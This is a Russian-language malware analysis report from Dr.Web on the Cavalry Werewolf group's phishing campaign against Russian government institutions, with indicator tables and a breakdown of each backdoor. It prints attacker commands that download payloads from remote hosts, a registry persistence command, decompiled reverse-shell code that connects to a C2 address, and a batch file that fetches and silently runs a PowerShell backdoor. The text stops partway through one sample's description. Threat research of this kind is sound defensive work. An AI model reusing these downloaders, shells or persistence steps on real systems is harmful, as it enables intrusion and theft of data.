




Хакерская группировка Cavalry Werewolf атакует российские государственные учреждения



© «Доктор Веб», 2025. Все права защищены

Материалы, приведенные в данном документе, являются собственностью «Доктор Веб». Никакая часть данного документа не может быть скопирована, размещена на сетевом ресурсе или передана по каналам связи и в средствах массовой информации или использована любым другим образом без ссылки на источник.

«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

**Хакерская группировка Cavalry Werewolf атакует российские государственные учреждения
06.11.2025**

ООО «Доктор Веб», Центральный офис в России
Адрес: 125124, Москва, ул. 3-я Ямского Поля, д. 2, корп. 12А

Сайт: <http://www.drweb.com/>
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах вы можете найти на официальном сайте компании.

Введение

В июле 2025 года в компанию «Доктор Веб» обратился клиент из государственного сектора Российской Федерации с подозрением о возможной компрометации внутренней сети. Гипотеза возникла в связи с тем, что клиент зафиксировал рассылку нежелательных сообщений с одного из корпоративных почтовых ящиков. Проведенное нашей антивирусной лабораторией расследование инцидента показало, что учреждение подверглось целевой атаке со стороны хакерской группировки, которую специалисты «Доктор Веб» идентифицировали как Cavalry Werewolf. Одной из целей кампании был сбор конфиденциальной информации и данных о конфигурации сети.

В ходе экспертизы удалось выявить ранее неизвестные вредоносные программы, в том числе инструменты с открытым исходным кодом. Среди них — различные бэкдоры, позволяющие дистанционно выполнять команды в атакуемых системах и подготовить площадку для разведки и дальнейшего закрепления в сетевой инфраструктуре.


В данном исследовании мы расскажем о выявленных инструментах хакеров Cavalry Werewolf, рассмотрим особенности группировки и характерные для злоумышленников действия в скомпрометированной сети.

Общие сведения об атаке и используемые инструменты

Для получения первоначального доступа к одному из компьютеров злоумышленники использовали распространенный вектор проникновения — фишинговые электронные письма с прикрепленным к ним вредоносным ПО, замаскированным под документы. В данном случае сообщения содержали неизвестный на момент атаки бэкдор **BackDoor.ShellNET.1**, который основан на ПО с открытым кодом [Reverse-Shell-CS](#). Он позволяет дистанционно подключаться к зараженным компьютерам через обратный шелл и выполнять различные команды. Эта вредоносная программа располагалась в защищенном паролем архиве и, в зависимости от рассылки, имела различные имена.

Варианты имен файлов BackDoor.ShellNET.1

Службная записка от 16.06.2025_____.exe
О ПРЕДОСТАВЛЕНИИ ИНФОРМАЦИИ ДЛЯ ПОДГОТОВКИ СОВЕЩАНИЯ.exe
О проведении личного приема граждан список участников.exe
О работе почтового сервера план и проведенная работа.exe



*Пример фишингового письма с **BackDoor.ShellNET.1**. Атакующие предлагают потенциальной жертве ознакомиться с «документом» и указывают пароль для распаковки архива*

Используя **BackDoor.ShellNET.1**, злоумышленники продолжили закрепление в целевой системе. Они загрузили несколько вредоносных программ через стандартное для ОС Windows средство Bitsadmin (C:\Windows\SysWOW64\bitsadmin.exe), предназначенное для управления заданиями по передаче файлов. Приложение запускалось с набором определенных ключей командной строки и от имени текущего администратора системы, как показано на примере ниже:

```
cmd: bitsadmin /transfer www /download hxxp[:]//195[.]2.79[.]245/winpot.exe C:\users\public\downloads\winpot.exe
```

Первой из угроз, загруженных через **BackDoor.ShellNET.1**, была троянская программа-стилер **Trojan.FileSpyNET.5**. С ее помощью киберпреступники скачали хранившиеся на компьютере документы в форматах .doc, .docx, .xlsx и .pdf, текстовые файлы (.txt), а также изображения (.jpg, .png).

Затем атакующие установили бэкдор **BackDoor.Tunnel.41** (представляет собой ПО с открытым исходным кодом [ReverseSocks5](#)) с целью создания SOCKS5-туннелей и незаметного подключения к компьютеру для дальнейшего выполнения на нем команд, в том числе — с возможностью установки другого вредоносного ПО.

Инструменты Cavalry Werewolf

Расследование данного инцидента позволило выявить не только указанные выше вредоносные приложения, но и множество других инструментов группировки, которые хакеры используют для проведения таргетированных атак. Отметим, что вирусописатели из Cavalry Werewolf не ограничиваются единым набором вредоносных программ и постоянно пополняют свой арсенал. Поэтому инструменты для проникновения в целевые системы, а также последующие в цепочке заражения стадии могут отличаться в зависимости от атакуемой организации.

Точка входа

Вредоносные программы в фишинговых письмах от Cavalry Werewolf являются первыми ступенями в цепочке заражения. При этом они могут быть представлены разным типом вредоносного ПО. Вирусные аналитики «Доктор Веб» выявили следующие варианты:

- скрипты (**BAT.DownLoader.1138**);
- исполняемые файлы (**Trojan.Packed2.49708**, **Trojan.Siggen31.54011**, **BackDoor.Siggen2.5463**, **BackDoor.RShell.169**, **BackDoor.ReverseShell.10**).

BAT.DownLoader.1138

Является пакетным файлом, который загружает в целевую систему PowerShell-бэкдор **PowerShell.BackDoor.109**. С его помощью злоумышленники скачивают и запускают на компьютере другие вредоносные программы.

Известные имена файлов BAT.DownLoader.1138	SHA1-хеш	C2-сервер
scan26_08_2025.bat	d2106c8dfd0c681c27483a21cc7 2d746b2e5c18c	168[.]100.10[.]73

Trojan.Packed2.49708

Устанавливает бэкдор **BackDoor.Spy.4033**, который в зашифрованном виде хранится в его теле. Этот бэкдор позволяет атакующим выполнять команды в инфицированной системе через обратный шелл.

Известные имена файлов Trojan.Packed2.49708	SHA1-хеш	C2-сервер
О проведении личного приема граждан список участников план и проведенная работа.exe C:\Windows\2o1nzu.exe	5684972ded765b0b08b290c85c 8fac8ed3fea273	185[.]173.37[.]67
Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe	29ee3910d05e248cfb3ff62bd2e 85e9c76db44a5	185[.]231.155[.]111
О работе почтового сервера план и проведенная работа.exe	ce4912e5cd46fae58916c9ed494 59c9232955302	109[.]172.85[.]95

Известные имена файлов Trojan.Packed2.49708	SHA1-хеш	C2-сервер
Программный офис Управления Организации Объединенных Наций по наркотикам и преступности (УНП ООН) .exe План-протокол встречи о сотрудничестве представителей должн.лиц.exe		
C: \Windows\746wljxfs.exe	653ffc8c3ec85c6210a416b92d82 8a28b2353c17	185[.]173.37[.]67
—	b52e1c9484ab694720dc62d501 deca2aa922a078	109[.]172.85[.]95

Trojan.Siggen31.54011

Устанавливает бэкдор **BackDoor.Spy.4038**, который в зашифрованном виде хранится в его теле. Этот бэкдор позволяет атакующим выполнять команды в инфицированной системе через обратный шелл.

Trojan.Siggen31.54011 функционально схож с вредоносной программой **Trojan.Packed2.49708**, но имеет несколько иной алгоритм извлечения полезной нагрузки.

SHA1-хеш	C2-сервер
baab225a50502a156222fcc234a87c09bc2b1647	109[.]172.85[.]63
93000d43d5c54b07b52efbdad3012e232bdb49cc	109[.]172.85[.]63

BackDoor.Siggen2.5463

Выполняет задания киберпреступников и управляется ими через Telegram-бот. Основная функциональность вредоносной программы расположена в PowerShell-коде, скрытом в ее теле.

Известные имена файлов BackDoor.Siggen2.5463	SHA1-хеш	Полезная нагрузка
Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe system.exe	c96beb026dc871256e86eca01e1 f5ba2247a0df6	PowerShell.BackDoor.108

BackDoor.RShell.169

Позволяет злоумышленникам дистанционно подключаться к зараженным компьютерам через обратный шелл для выполнения различных команд.

Известные имена файлов BackDoor.RShell.169	SHA1-хеш	C2-сервер
Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe Информация по письму в МИД от 6 июля статус и прилагаемые документы.exe	633885f16ef1e848a2e057169ab 45d363f3f8c57	109[.]172.85[.]63

BackDoor.ReverseShell.10

Запускает обратный шелл и обеспечивает злоумышленникам дистанционный доступ к системе.

Известные имена файлов BackDoor.ReverseShell.10	SHA1-хеш	C2-сервер
к проектам.exe Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа проектов к проектам.exe	dd98dcf6807a7281e102307d61c 71b7954b93032	195[.]2.78[.]133
Служебная записка от 20.08.2025 .exe Служебная записка от 12.08.2025 .exe	f546861adc7c8ca88e3b302d274 e6fffb63de9b0	62[.]113.114[.]209

Последующие ступени заражения

Нами были обнаружены следующие вредоносные программы, которые могут в дальнейшем устанавливаться на зараженные устройства после компрометации:

- **Trojan.Inject5.57968**
- **BackDoor.ShellNET.2**
- **BackDoor.ReverseProxy.1**
- **Trojan.Packed2.49862**

Trojan.Inject5.57968

Троянская программа с зашифрованным в ее теле бэкдором, который позволяет атакующим загружать вредоносные приложения на зараженный компьютер. Расшифровка полезной нагрузки выполняется в несколько шагов, на одном из которых вредоносный массив данных инжектируется в процесс приложения `aspnet_compiler.exe` из пакета Microsoft .NET Framework. В дальнейшем полностью расшифрованный бэкдор работает в контексте процесса этого легитимного приложения.

00:09	<PATH_SAMPLE.EXE>:4136:4128	CreateThread	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 StartAddress = 0xa9abc6, ContextFlags = 1048587, Parameters = 0xc4b000	📄
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0x402000, WriteSize = 0x4ee00	📄
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0x452000, WriteSize = 0x600	📄
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0x454000, WriteSize = 0x200	📄
00:09	<PATH_SAMPLE.EXE>:4136:4128	WriteMemory	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 BaseAddress = 0xc4b008, WriteSize = 0x4	📄
00:09	<PATH_SAMPLE.EXE>:4136:4128	SetContextThread	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212, InThreadid = 4332, ContextFlags = CONTEXT_INTEGER	📄
00:09	<PATH_SAMPLE.EXE>:4136:4128	PostCreateProcess	"%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe":3212 CommandLine = "%WINDIR%\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe" EntryPoint = 0x40abc6 Hash = 5b07d367	📄
00:18	%WINDIR%\microsoft.net\framework\v4.0.30319\aspnet_compiler.exe:3212:4332	ConnectNet	To '64.95.11.202':56001	📄

Изучение активности **Trojan.Inject5.57968** при помощи «песочницы» интерактивного анализатора угроз Dr.Web vxCube

Известные имена файлов Trojan.Inject5.57968	SHA1-хеш	C2-сервер	Полезная нагрузка
pickmum1.exe	e840c521ec436915da71e b9b0cfd56990f4e53e5	64[.]95.11[.]202	Trojan.PackedNET.3351
mummyfile1.exe	22641dea0dbe58e71f936 15c208610f79d661228	64[.]95.11[.]202	Trojan.PackedNET.3351

BackDoor.ShellNET.2

Бэкдор, который управляется через Telegram-бот и выполняет команды атакующих.

Известные имена файлов BackDoor.ShellNET.2	SHA1-хеш
win.exe	1957fb36537df5d1a29fb7383bc7cde00cd88c77

BackDoor.ReverseProxy.1

Бэкдор на основе открытого ПО ReverseSocks5, запускающий обратный SOCKS5-прокси в инфицированной системе для получения дистанционного доступа к компьютеру.

BackDoor.ReverseProxy.1 запускается через командную строку cmd.exe с параметром – connect IP для подключения к нужному сетевому адресу. Известны модификации бэкдора с зашитыми адресами.

Выявлены следующие IP:

- 78[.]128.112[.]209 (указывался в параметре запуска)
- 96[.]9.125[.]168 (указывался в параметре запуска)
- 188[.]127.231[.]136 (зашит в коде)

Известные имена файлов BackDoor.ReverseProxy.1	SHA1-хеш
revv2.exe	6ec8a10a71518563e012f4d24499b12586128c55

Trojan.Packed2.49862

Trojan.Packed2.49862 — это троянские версии легитимных программ, в которые злоумышленники внедрили вредоносный код. Вирусные аналитики «Доктор Веб» встречали вредоносные модификации архиваторов WinRar и 7-Zip, средства разработки Visual Studio Code, текстового редактора AkelPad и ряда других приложений. Среди них, например, была программа Sumatra PDF Reader, которую киберпреступники выдавали за

мессенджер MAX. Такие модификации перестают выполнять основную функциональность и при запуске инициализируют только добавленную к ним троянскую часть.

В зависимости от целей киберпреступников в этих модификациях могут скрываться самые разные вредоносные программы. Среди них:

- **BackDoor.ReverseProxy.1** ([ReverseSocks5](#))
- **BackDoor.Shell.275** ([AdaptixC2](#))
- **BackDoor.AdaptixC2.11** ([AdaptixC2](#))
- **BackDoor.Havoc.16** ([Havoc](#))
- **BackDoor.Meterpreter.227** (CobaltStrike)
- **Trojan.Siggen9.56514** (AsyncRAT)
- **Trojan.Clipper.808**

Известные имена файлов Trojan.Packed2.49862	SHA1-хеш	C2-сервер	Полезная нагрузка
code.exe rev2.exe	8279ad4a8ad20bf7b bca0fc54428d6cdc1 36b776	188[.]127.231[.] 136	BackDoor.ReverseProxy.1
code.exe revv.exe	a2326011368d994e 99509388cb3dc132 d7c2053f	192[.]168.11[.] 10	BackDoor.ReverseProxy.1
7zr.exe winload.exe system.exe Recorded_TV.exe	451cfa10538bc572d 9fd3d09758eb945ac 1b9437	77[.]232.42[.] 107	BackDoor.Shell.275
Command line RAR winlock.exe Recorded_TV.exe	a5e7e75ee5c0fb82e 4dc2f7617c1fe3240f 21db2	77[.]232.42[.] 107	BackDoor.AdaptixC2.11
winsrv.exe firefox.exe	bbe3a5ef79e996d94 11c8320b879c5e313 69921e	94[.]198.52[.] 210	BackDoor.AdaptixC2.11
AkelPad.exe	e8ab26b3141fbb410 522b2cbabdc7e00a 9a55251	78[.]128.112[.] 209	BackDoor.Havoc.16

Известные имена файлов Trojan.Packed2.49862	SHA1-хеш	C2-сервер	Полезная нагрузка
7z.exe	dcd374105a5542ef5 100f6034c80587815 3b1205	192[.]168.88[.] 104	BackDoor.Meterpreter.227
7z.exe	e51a65f50b8bb3abf 1b7f2f9217a24acfb3 de618	192[.]168.1[.] 157	Trojan.Siggen9.56514
7z.exe chromedriver.exe	d2a7bcbf908507af3 d7d3b0ae9dbaadd1 41810a4	Telegram-бот	Trojan.Clipper.808
7z 7z.exe svc_host.exe dzveo09ww.exe	c89c1ed4b6dda8a0 0af54a0ab6dca0630 eb45d81	Telegram-бот	Trojan.Clipper.808
—	b05c5fe8b206fb0d1 68f3a1fc91b0ed548 eb46f5	Telegram-бот	Trojan.Clipper.808
max - для бизнеса.exe	b4d0d2bbcf5a52ed 8b05c756cfbfa9683 8af231	89[.]22.161[.] 133	BackDoor.Havoc.16

Характерные для группировки действия внутри скомпрометированной сети

После проникновения в компьютерную инфраструктуру целевой организации злоумышленники могут выполнять различные действия по сбору данных и дальнейшему закреплению в системе.

Для получения информации о зараженном компьютере запускают команды:

- `whoami` — получить сведения о текущем пользователе;
- `dir C:\\users\\<user>\\Downloads` — получить список файлов в каталоге «Загрузки» текущего пользователя;
- `dir C:\\users\\public\\pictures\\` — получить список файлов в каталоге «Изображения» из общей директории (с целью определить какие вредоносные программы уже были загружены в систему);
- `ipconfig /all` — получить конфигурацию сети;
- `net user` — получить список всех пользователей в системе.

Для сбора информации о прокси-сервере и для проверки работоспособности сети используют команды:

- `powershell -c '[System.Net.WebRequest]::DefaultWebProxy.GetProxy(\"https://google.com\")'`;
- `curl -I https://google.com`;
- `curl -I https://google.com -x <proxy>`.

Для настройки параметров сети используют:

- утилиту командной строки `netsh`, входящую в состав ОС Windows.

Для последующей доставки вредоносных инструментов в систему используют легитимные инструменты:

- PowerShell (например: `powershell -Command Invoke-WebRequest -Uri \"hxxps[:]//sss[.]qwadx[.]com/revv3.exe\" -OutFile \"C:\\users\\public\\pictures\\rev.exe`);
- Bitsadmin (например: `bitsadmin /transfer www /download hxxp[:]//195[.]2.79[.]245/rever.exe C:\\users\\public\\pictures\\rev3.exe`);
- curl (например: `curl -o C:\\users\\public\\pictures\\rev.exe hxxp[:]//195[.]2.79[.]245/code.exe`).

Для закрепления в системе:

- Могут модифицировать системный реестр Windows (например: `REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Service /t REG_SZ /d C:\\users\\public\\pictures\\win.exe /f`).

Для запуска своих инструментов используют командный интерпретатор `cmd.exe`.
Например:

- `C:\\users\\public\\libraries\\revv2.exe -connect 78[.]128.112[.]209:10443` — для запуска **BackDoor.ReverseProxy.1**;
- `C:\\users\\public\\pictures\\732.exe` — для запуска **BackDoor.Tunnel.41**.

Для удаления инструментов могут использовать PowerShell. Например:

- `powershell -Command Remove-Item C:\\users\\public\\pictures\\732.exe`

Злоумышленники также могут периодически проверять доступность C2-серверов через команду `ping`.

Особенности группировки Cavalry Werewolf

Можно выделить следующие особенности злоумышленников из группировки Cavalry Werewolf:

- предпочитают использовать ПО с открытым кодом — как в исходном виде, так и в качестве основы для собственных разработок;
- основными инструментами являются различные бэкдоры с функциональностью обратного шелла, позволяющие дистанционно выполнять команды в зараженных системах;
- с целью сокрытия могут встраивать вредоносный код в изначально безобидные приложения;
- часто применяют Telegram API для управления зараженными компьютерами;
- для распространения первой ступени заражения проводят фишинговые рассылки якобы от имени государственных структур и используют для этого скомпрометированные email-адреса;
- для загрузки последующих стадий заражения на целевое устройство используют директории `C:\\users\\public\\pictures`, `C:\\users\\public\\libraries`, `C:\\users\\public\\downloads`.

Принцип действия исследованных образцов вредоносных программ

BackDoor.ShellNET.1

Бэкдор для ОС Windows на основе ПО с открытым кодом [Reverse-Shell-CS](#), написанный на языке C#. Позволяет злоумышленникам дистанционно подключаться к целевым компьютерам через обратный шелл.

Принцип действия

BackDoor.ShellNET.1 подключается к C2-серверу по адресу 188[.]127.227[.]226. После этого он в скрытом режиме запускает командный интерпретатор cmd.exe, предоставляя злоумышленникам возможность дистанционно выполнять команды на зараженном устройстве.

BackDoor.ShellNET.2

Бэкдор, написанный на языке C# и работающий на компьютерах под управлением ОС Microsoft Windows. Выполняет команды злоумышленников, поступающие через Telegram-бот.

Принцип действия

Вначале **BackDoor.ShellNET.2** генерирует идентификатор (ID) и вместе с именем зараженного компьютера отправляет его в Telegram-бот.

```
private static string IdGet()
{
    Random random = new Random();
    char c = (char)random.Next(65, 91);
    string str = random.Next(1000, 10000).ToString("D2");
    return c.ToString() + str;
}
```

Код бэкдора, генерирующий идентификатор

Далее **BackDoor.ShellNET.2** может получать от бота следующие команды:

Команда	Выполняемое действие
<ID>:exit	Заканчивает сессию.
<ID>:copyrun	Бэкдор копирует себя в %APPDATA %/Microsoft_NTL/copytell.exe, после чего запускает эту копию и отправляет в Telegram-бот строку copy run.
<ID>:	Через cmd.exe запускает команду, которая идет после двоеточия в поступившей от бота строке.
list	Отправляет в Telegram-бот имя зараженного компьютера и сгенерированный ранее ID.
clear	Устанавливает offset=update_id+1 в методе getUpdates для Telegram API. В результате бэкдор не будет обрабатывать полученные ранее сообщения от Telegram-бота.

```
this.<id_mss>5__9 = jsonElement.GetProperty("update_id").GetInt32();
if (@int.ToString() == this.<admid>5__6 & this.<id_mss>5__9 >= this.<lastId>5__5)
{
    if (@string.Contains(this.<Idclt>5__2))
    {
        string text = @string.Replace(this.<Idclt>5__2 + ":", "").Trim();
        if (text == "exit")
        {
            this.<exit>5__7 = true;
            break;
        }
        string text4;
        if (text == "copyrun")
        {
            string location = Assembly.GetExecutingAssembly().Location;
            string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Microsoft_NTL");
            Directory.CreateDirectory(text2);
            string text3 = Path.Combine(text2, "copytell.exe");
            File.Copy(location, text3, true);
            Process.Start(text3);
            text4 = "copy run";
        }
        else
        {
            text4 = Program.execom(text);
        }
        int length = text4.Length;
        awaiter = Program.SendMsg(text4, this.<Idclt>5__2).GetAwaiter();
        if (!awaiter.IsCompleted)
        {
            num = (this.<>1__state = 2);
            this.<>u__1 = awaiter;
            this.<>t__builder.AwaitUnsafeOnCompleted<TaskAwaiter, Program.<Main>d__6>(ref awaiter, ref this);
            return;
        }
        goto IL_31E;
    }
    else if (@string == "clear")
    {
        this.<UpdateId>5__4 = (this.<id_mss>5__9 + 1).ToString();
    }
    else if (@string == "list")
    {
        awaiter = Program.SendMsg(" - " + this.<comname>5__3, this.<Idclt>5__2).GetAwaiter();
        if (!awaiter.IsCompleted)
        {
            num = (this.<>1__state = 3);
            this.<>u__1 = awaiter;
            this.<>t__builder.AwaitUnsafeOnCompleted<TaskAwaiter, Program.<Main>d__6>(ref awaiter, ref this);
            return;
        }
    }
}
```

Фрагмент кода **BackDoor.ShellNET.2**, отвечающего за выполнение основных команд

```
private static string execom(string command)
{
    string result;
    try
    {
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = "/c " + command,
            CreateNoWindow = true,
            UseShellExecute = false,
            RedirectStandardOutput = true,
            RedirectStandardError = true
        };
        Process process = new Process();
        process.StartInfo = startInfo;
        process.Start();
        string text = process.StandardOutput.ReadToEnd();
        string text2 = process.StandardError.ReadToEnd();
        process.WaitForExit();
        if (!string.IsNullOrEmpty(text))
        {
            result = text;
        }
        else
        {
            result = text2;
        }
    }
    catch (Exception ex)
    {
        result = "errcmd ---> " + ex.Message;
    }
    return result;
}
```

Код бэкдора, отвечающий за выполнение команд <ID>: через cmd.exe

BackDoor.Tunnel.41

Утилита-бэкдор с открытым исходным кодом [Reverse-SOCKS5](#) для запуска обратного SOCKS5-прокси на компьютерах под управлением ОС Microsoft Windows. Написана на языке C++. Применяется в том числе злоумышленниками при реализации различных атак с целью получения дистанционного доступа к инфицированным устройствам.

Принцип действия

BackDoor.Tunnel.41 устанавливает соединение с C2-сервером по адресу 185 [.] 231.154 [.] 84.

BackDoor.RShell.169

Бэкдор для ОС Windows, позволяющий злоумышленникам дистанционно подключаться к целевым компьютерам через обратный шелл для выполнения на них команд. Написан на языке C++.

Принцип действия

BackDoor.RShell.169 подключается к C2-серверу по адресу 109 [.] 172.85 [.] 63. Далее он в скрытом режиме запускает командный интерпретатор cmd.exe, через который атакующие выполняют команды в системе.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    FreeConsole();
    WSASStartup(0x202u, &WSAData);
    s = WSASocketA(2, 1, 6, 0, 0, 0);
    name.sa_family = 2;
    *(_WORD *)name.sa_data = htons(0x18Bu);
    *(_DWORD *)&name.sa_data[2] = inet_addr("109.172.85.63");
    WSAConnect(s, &name, 16, 0, 0, 0, 0);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = (HANDLE)s;
    StartupInfo.hStdOutput = (HANDLE)s;
    StartupInfo.hStdInput = (HANDLE)s;
    CreateProcessA(0, (LPSTR)"cmd.exe", 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
    return 0;
}
```

Логика бэкдора, ответственная за соединение с C2-сервером и дистанционное выполнение команд через командный интерпретатор cmd.exe

BackDoor.ReverseShell.10

Бэкдор, запускающий обратный шелл на компьютерах с ОС Windows для обеспечения злоумышленникам дистанционного доступа к ним. Написан на языке Golang.

Принцип действия

В зависимости от модификации подключается к следующим IP-адресам:

- 195 [.] 2.78 [.] 133

- 62[.]113.114[.]209

```

v33 = net_Dial((unsigned int)&TCP, 3, (unsigned int)"62.113.114.209:443", 18);
v34 = (_ptr_exec_Cmd)os_exec_Command((unsigned int)"cmd.exe/windowsrunning", 7, 0, 0, 0, v0, v1, v2, v3);
p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
v6 = v34;
if ( dword_649580 )
{
    p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_gcWriteBarrier2(p_syscall_SysProcAttr);
    *v5 = p_syscall_SysProcAttr;
    v5[1] = v6->SysProcAttr;
}

```

Логика бэкдора, ответственная за соединение с C2-сервером

BackDoor.ReverseProxy.1

Утилита-бэкдор с открытым исходным кодом [ReverseSocks5](#) для запуска обратного SOCKS5-прокси на целевых компьютерах с ОС Microsoft Windows. Написана на языке Golang. Применяется, в том числе и злоумышленниками при реализации различных атак с целью получить дистанционный доступ к инфицированным устройствам.

Принцип действия

Данная модификация загружается атакующими в целевую систему в C:\Users\Public\Libraries\revv2.exe, после чего запускается с параметром -connect IP, где IP — сетевой адрес для подключения:

```
C:\users\public\libraries\revv2.exe -connect <IP>
```

Было зафиксировано использование следующих IP:

- 78[.]128.112[.]209
- 96[.]9.125[.]168

Известны модификации, в которых IP-адрес зашит:

- 188[.]127.231[.]136
- 192[.]168.11[.]10 (у версий, которые распространялись по локальной сети)

BAT.DownLoader.1138

Вредоносный пакетный файл для командного интерпретатора ОС Windows, который загружает в целевую систему PowerShell-бэкдор **PowerShell.BackDoor.109**.

Принцип действия

BAT.DownLoader.1138 загружает с C2-сервера `hxxp[:]/168[.]100.10[.]73` PowerShell-скрипт `dis.ps1` (**PowerShell.BackDoor.109**), помещает его в директорию `%temp%` и запускает.

```
@echo off
set PS_URL=http://168.100.10.73/dis.ps1
set PS_FILE=%TEMP%\dis.ps1

:: ?????????? PowerShell ??????
powershell -Command "Invoke-WebRequest -Uri %PS_URL% -OutFile %PS_FILE%"

:: ?????????? ??? ??????
powershell -WindowStyle Hidden -ExecutionPolicy Bypass -File %PS_FILE%
```

Функциональность **BAT.DownLoader.1138**

PowerShell.BackDoor.109 при запуске создает каталог `%temp%/downloads`.

